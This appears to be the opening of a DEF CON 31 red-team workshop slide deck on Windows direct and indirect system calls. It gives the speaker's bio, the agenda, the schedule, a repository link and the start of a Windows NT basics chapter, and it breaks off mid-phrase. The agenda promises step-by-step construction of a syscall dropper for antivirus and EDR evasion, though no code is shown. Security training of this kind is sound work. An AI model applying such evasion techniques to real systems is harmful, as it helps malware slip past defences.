




RED OPS

INFORMATION SECURITY



(In)direct Syscalls

A journey from high to low



Whoami

Daniel Feichter from Austria / Tyrol / Innsbruck

- [@VirtualAllocEx](https://twitter.com/VirtualAllocEx)
- 12 years experience in electronics and IT
- 5 years in infosec industry
- Founder RedOps GmbH (formerly Infosec Tirol)
- Hobbies: IT, Martial Arts, Friends and Family

Focus on offensive security:

- Workshops, Red Teaming (SME)
- APT-test development and APT-simulation
- Endpoint security product testing
- Endpoint security research, mostly antivirus & EDR

This Workshop will cover

- Necessary basics from **Windows NT architecture**:
 - To grasp system calls and later direct- and indirect system calls
- What are **system calls** in general?
 - Why are they necessary?
 - How are they used in Windows OS?

This Workshop will cover

- What are **direct system calls**?
 - Why do red teamers need direct system calls?
 - Build and understand your own direct system call dropper step by step?
- What are **indirect system calls**?
 - Why red teamers need indirect system calls?
 - Comparing direct syscall and indirect syscall technique
 - Limitations of indirect syscalls?

This Workshop will cover


- Summary
- Closing and grab a few cold beers!

This Workshop is not a


- Windows Internals Workshop
- Programming Workshop
- Debugging or reversing Workshop
- A silver bullet for AV/EPP/EDR Evasion
- Not about obfuscation, encryption etc.

→ Focus on concept of **syscalls on Windows OS**

Workshop Timeline



Workshop Timeline



Workshop Timeline


- First Block: 11:00 am – 12:30 pm
- Launch break: 12:30 pm – 13:00 pm
- Second Block: 13:00 am – 14:30 pm
- Break: 14:30 pm – 14:45 pm
- Third Block: 14:45 pm – 17:00 pm

Workshop Methodology

- Timeframe for each chapter about 30-60 minutes
 - About 10-15 minutes theory and slides
 - About 20-30 minutes hands on for attendees
 - About 5-10 minutes for solution and questions to the chapter
- For each chapter, theory, lab-playbook and code can be found on
 - <https://github.com/VirtualAllocEx/DEFCON-31-Syscalls-Workshop>

Chapter One


Windows NT Basics



Introduction Windows NT


- Introduced in 1993 with Windows NT 3.1
- Major changes split between user mode and kernel mode
 - Increased stability
 - Better security
 - Control and resource management
 - Isolation and abstraction

Architecture of Windows NT




Reprinted, by 